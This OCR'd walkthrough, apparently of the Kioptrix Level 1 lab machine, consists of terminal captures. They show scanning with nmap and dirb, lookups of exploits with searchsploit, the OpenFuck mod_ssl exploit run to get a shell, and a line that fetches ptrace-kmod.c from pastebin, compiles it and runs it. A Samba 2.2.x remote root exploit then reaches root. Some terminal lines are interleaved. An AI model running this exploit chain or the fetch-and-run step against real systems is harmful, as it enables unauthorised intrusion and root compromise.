



```
──(root💀kali)-[~]
└─# nmap -p- -A 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 13:21 EDT
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.00066s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/
stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2021-03-18T22:22:35+00:00; +4h59m58s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:54:79:D4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

Host script results:
|_clock-skew: 4h59m57s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.66 ms 192.168.1.11 (192.168.1.11)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.83 seconds

```
┌──(root💀kali)-[~]
└─# searchsploit openssh 2.9
```

```
Exploit Title
```

```
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 6.6 SFTP (x64) - Command Execution
OpenSSH < 6.6 SFTP - Command Execution
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
```

```
Shellcodes: No Results
```



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web serv site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has c subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configu updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In gen name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".


The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

Powered by APACHE

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!




```
┌──(root💀kali)-[~]
└─# dirb http://192.168.1.11/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Mar 18 13:40:38 2021
URL_BASE: http://192.168.1.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.11/ ----
+ http://192.168.1.11/~operator (CODE:403|SIZE:273)
+ http://192.168.1.11/~root (CODE:403|SIZE:269)
+ http://192.168.1.11/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.1.11/index.html (CODE:200|SIZE:2890)
==> DIRECTORY: http://192.168.1.11/manual/
==> DIRECTORY: http://192.168.1.11/mrtg/
==> DIRECTORY: http://192.168.1.11/usage/

---- Entering directory: http://192.168.1.11/manual/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.11/mrtg/ ----
+ http://192.168.1.11/mrtg/index.html (CODE:200|SIZE:17318)
```

```
┌──(root💀kali)-[~]
└─# searchsploit apache 1.3.20
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache **1.3.20** (Win32) - 'PHP.exe' Remote File Disclosure	windows/remote/21204.txt
Apache 1.3.6/1.3.9/1.3.11/1.3.12/**1.3.20** - Root Directory Access	windows/remote/19975.pl
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure	linux/remote/132.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow	multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CouchDB < 2.1.0 - Remote Code Execution	linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Me	multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	multiple/remote/17691.rb
Apache Tika-server < 1.18 - Command Injection	windows/remote/46540.py
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remot	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remot	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Denial o	php/dos/44057.md

```
File  Actions  Edit  View  Help
root@kali: ~   root@kali: ~   root@kali: ~   root@kali: /us...ts/unix/remote
  GNU nano 5.4                    /usr/share/exploitdb/exploits/unix/remote/764.c
/*
 * E-DB Note: Updated exploit ~ https://www.exploit-db.com/exploits/47080
 * E-DB Note: Updating OpenFuck Exploit ~ http://paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/
 *
 * OF version r00t VERY PRIV8 spabam
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 */

#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <errno.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

#include <openssl/ssl.h>
#include <openssl/rsa.h>
#include <openssl/x509.h>
#include <openssl/evp.h>
```

```
┌──(root💀kali)-[~]
└─# cd /usr/share/exploitdb/exploits/unix/remote/

┌──(root💀kali)-[/usr/…/exploitdb/exploits/unix/remote]
└─# gcc 21671.c -o OpenF -lcrypto
21671.c:27:10: fatal error: openssl/ssl.h: No such file or directory
   27 | #include <openssl/ssl.h>
      |          ^~~~~~~~~~~~~~~
compilation terminated.

┌──(root💀kali)-[/usr/…/exploitdb/exploits/unix/remote]
└─# gcc 764.c -o OpenFv2 -lcrypto
764.c:21:10: fatal error: openssl/ssl.h: No such file or directory
   21 | #include <openssl/ssl.h>
      |          ^~~~~~~~~~~~~~~
compilation terminated.

┌──(root💀kali)-[/usr/…/exploitdb/exploits/unix/remote]
└─# gcc 47080.c -o OpenLuckv2 -lcrypto
47080.c:21:10: fatal error: openssl/ssl.h: No such file or directory
   21 | #include <openssl/ssl.h>
      |          ^~~~~~~~~~~~~~~
compilation terminated.

┌──(root💀kali)-[/usr/…/exploitdb/exploits/unix/remote]
└─#
```

heltonWernik / OpenLuck

Watch

Code | Issues 2 | Pull requests | Actions | Projects | Wiki | Security | Insights

master | 1 branch | 0 tags | Go to file | Add file | Code

heltonWernik Merge pull request #3 from realagentwhite/patch-1 ... 3865b99 on May 8, 2020 9 commits

OpenFuck.c	Update the link	10 months ago
README.md	Update README.md	3 years ago

README.md

OpenLuck

Original is OpenFu*&%$#, I change for something more elegant

```
┌──(root💀kali)-[/usr/…/exploitdb/exploits/unix/remote]
└─# cd /opt

┌──(root💀kali)-[/opt]
└─# ls

┌──(root💀kali)-[/opt]
└─# git clone https://github.com/heltonWernik/OpenFuck.git
Cloning into 'OpenFuck'...
remote: Enumerating objects: 26, done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26
Receiving objects: 100% (26/26), 14.14 KiB | 353.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.

┌──(root💀kali)-[/opt]
└─#
```


```
┌──(root💀kali)-[/opt]
└─# apt-get install libssl-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libcapstone3 libcrypto++6 libdap25 libexo-1-0 libexo-helpers libgdal27 libgeos-3.8.1 libjs-sizzle libllvm10 libmicrohttpd12 libplymouth4
  libpython3.8 libpython3.8-dev libpython3.8-minimal libpython3.8-stdlib libqt5opengl5 libradare2-4.3.1 libsane libwireshark13 libwiretap10
  libwsutil11 libxcb-util0 node-jquery python3-atomicwrites python3-gevent python3-greenlet python3-zope.event python3.8 python3.8-dev
  python3.8-minimal qt5-gtk2-platformtheme ruby-connection-pool ruby-molinillo ruby-net-http-persistent ruby-thor xfce4-mailwatch-plugin
  xfce4-smartbookmark-plugin xfce4-statusnotifier-plugin xfce4-weather-plugin
Use 'apt autoremove' to remove them.
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
0 upgraded, 1 newly installed, 0 to remove and 28 not upgraded.
Need to get 1,810 kB of archives.
After this operation, 8,159 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 1.1.1j-1 [1,810 kB]
Fetched 1,810 kB in 2s (748 kB/s)
Selecting previously unselected package libssl-dev:amd64.
(Reading database ... 273902 files and directories currently installed.)
Preparing to unpack .../libssl-dev_1.1.1j-1_amd64.deb ...
Unpacking libssl-dev:amd64 (1.1.1j-1) ...
Setting up libssl-dev:amd64 (1.1.1j-1) ...

┌──(root💀kali)-[/opt]
└─#
```


```
┌──(root💀kali)-[/opt/OpenFuck]
└─# ./OpenFuck 0x6b 192.168.1.11 -c 40

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--18:54:47--  https://pastebin.com/raw/C7v25Xr9
          => `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../crt1.o: In function `_start':
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../crt1.o(.text+0x18): undefined reference to `main'
collect2: ld returned 1 exit status
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ id
```

```
bash-2.05$
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$ whoami
whoami
apache
bash-2.05$
```

```
root         8  0.0  0.0     0     0 ?        SW   17:18   0:00 [kupdated]
root         9  0.0  0.0     0     0 ?        SW<  17:18   0:00 [mdrecoveryd]
root        13  0.0  0.0     0     0 ?        SW   17:18   0:00 [kjournald]
root       135  0.0  0.0     0     0 ?        SW   17:18   0:00 [kjournald]
root       136  0.0  0.0     0     0 ?        SW   17:18   0:00 [kjournald]
root       137  0.0  0.0     0     0 ?        SW   17:18ps -aux
   0:00 [kjournald]
root       138  0.0  0.0     0     0 ?        SW   17:18   0:00 [kjournald]
root       484  0.0  0.0   444   188 ?        S    17:19   0:00 /sbin/dhcpcd -n e
root       548  0.0  0.1  1472   592 ?        S    17:19   0:00 syslogd -m 0
root       553  0.0  0.2  2096  1188 ?        S    17:19   0:00 klogd -2
rpc        573  0.0  0.1  1560   636 ?        S    17:19   0:00 portmap
rpcuser    601  0.0  0.1  1720   872 ?        S    17:19   0:00 rpc.statd
root       713  0.0  0.1  1396   524 ?        S    17:19   0:00 /usr/sbin/apmd -p
root       769  0.0  0.2  2676  1272 ?        S    17:19   0:00 /usr/sbin/sshd
root       802  0.0  0.1  2264   944 ?        S    17:19   0:00 xinetd -stayalive
root       842  0.0  0.4  5312  2072 ?        S    17:19   0:00 sendmail: accepti
root       861  0.0  0.0  1440   484 ?        S    17:19   0:00 gpm -t ps/2 -m /d
root       879  0.0  0.1  1584   660 ?        S    17:19   0:00 crond
daemon     927  0.0  0.1  1444   568 ?        S    17:19   0:00 /usr/sbin/atd
root    ps -aux
   933  0.0  0.2  2424 1100 ?        S    17:19   0:00 nmbd
root       935  0.0  0.2  3256 1192 ?        S    17:19   0:00 smbd
root       937  0.0  0.5  6612 2752 ?        S    17:19   0:00 httpd -D HAVE_SSL
root       940  0.0  0.0  1384   424 tty1     S    17:19   0:00 /sbin/mingetty tt
root       941  0.0  0.0  1384   424 tty2     S    17:19   0:00 /sbin/mingetty tt
root       942  0.0  0.0  1384   424 tty3     S    17:19   0:00 /sbin/mingetty tt
root       943  0.0  0.0  1384   424 tty4     S    17:19   0:00 /sbin/mingetty tt
root       946  0.0  0.0  1384   424 tty5     S    17:19   0:00 /sbin/mingetty tt
```

```
/usr/sbin/smbd
/usr/share/doc/printconf-0.3.44/figs/printconf/printconf-smb-server.gif
/usr/share/doc/printconf-0.3.44/figs/printconf/printconf-smb.gif
/usr/share/doc/printconf-0.3.44/printconf-smb-printer.html
/usr/share/doc/autofs-3.1.7/README.smbfs
/usr/share/doc/samba-2.2.1a/docs/README.pam_smbpass
/usr/share/doc/samba-2.2.1a/examples/LDAP/export2_smbpasswd.pl
/usr/share/doc/samba-2.2.1a/examples/LDAP/export_smbpasswd.pl
/uslocate smb
r/share/doc/samba-2.2.1a/examples/LDAP/import2_smbpasswd.pl
/usr/share/doc/samba-2.2.1a/examples/LDAP/import_smbpasswd.pl
/usr/share/doc/samba-2.2.1a/examples/VFS/block/smb.conf
/usr/share/doc/samba-2.2.1a/examples/misc/extra_smbstatus
/usr/share/doc/samba-2.2.1a/examples/appliance/smb.conf-appliance
/usr/share/doc/samba-2.2.1a/examples/dce-dfs/smb.conf
/usr/share/doc/samba-2.2.1a/examples/libsmbclient
/usr/share/doc/samba-2.2.1a/examples/libsmbclient/testsmbc.c
/usr/share/doc/samba-2.2.1a/examples/libsmbclient/tree.c
/usr/share/doc/samba-2.2.1a/examples/printing/smbprint.newer
/usr/share/doc/samba-2.2.1a/examples/printing/smbprint
/usr/share/doc/samba-2.2.1a/examples/printing/smbprint.sysv
/usr/share/doc/samba-2.2.1a/examples/simple/smb.conf
/usr/share/doc/samba-2.2.1a/examples/thoralf/smb.conf
/usr/share/doc/samba-2.2.1a/examples/smb.conf.default
/usr/share/doc/samba-2.2.1a/examples/tridge/smb.conf
/usr/share/doc/samba-2.2.1a/examples/tridge/smb.conf.lapland
/usr/share/doc/samba-2.2.1a/examples/tridge/smb.clocate smb
onf.WinNT
/usr/share/doc/samba-2.2.1a/examples/tridge/smb.conf.fjall
/usr/share/doc/samba-2.2.1a/examples/tridge/smb.conf.vittjokk
/usr/share/man/man1/make_smbcodepage.1.gz
/usr/share/man/man1/smbstatus.1.gz
/usr/share/man/man1/smbclient.1.gz
/usr/share/man/man1/smbtar.1.gz
```




┌──(root💀kali)-[/home/kali/Downloads]
└─# gcc 22469.c -o 22469
┌──(root💀kali)-[/home/kali/Downloads]
└─# ./22469
[~] 0×333hate ⇒ samba 2.2.x remote root exploit [~]
[~] coded by c0wboy ~ www.0×333.org [~]
Usage : ./22469 [-t target] [-p port] [-h]
-t target to attack
-p samba port (default 139)
-h display this help
┌──(root💀kali)-[/home/kali/Downloads]
└─# ./22469 -t 192.168.1.11 -p 139
[~] 0×333hate ⇒ samba 2.2.x remote root exploit [~]
[~] coded by c0wboy ~ www.0×333.org [~]
[-] connecting to 192.168.1.11:139
[-] stating bruteforce
[-] testing 0×bfffffff
[-] testing 0×bffffdff
[-] testing 0×bffffbff
[-] testing 0×bffff9ff
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)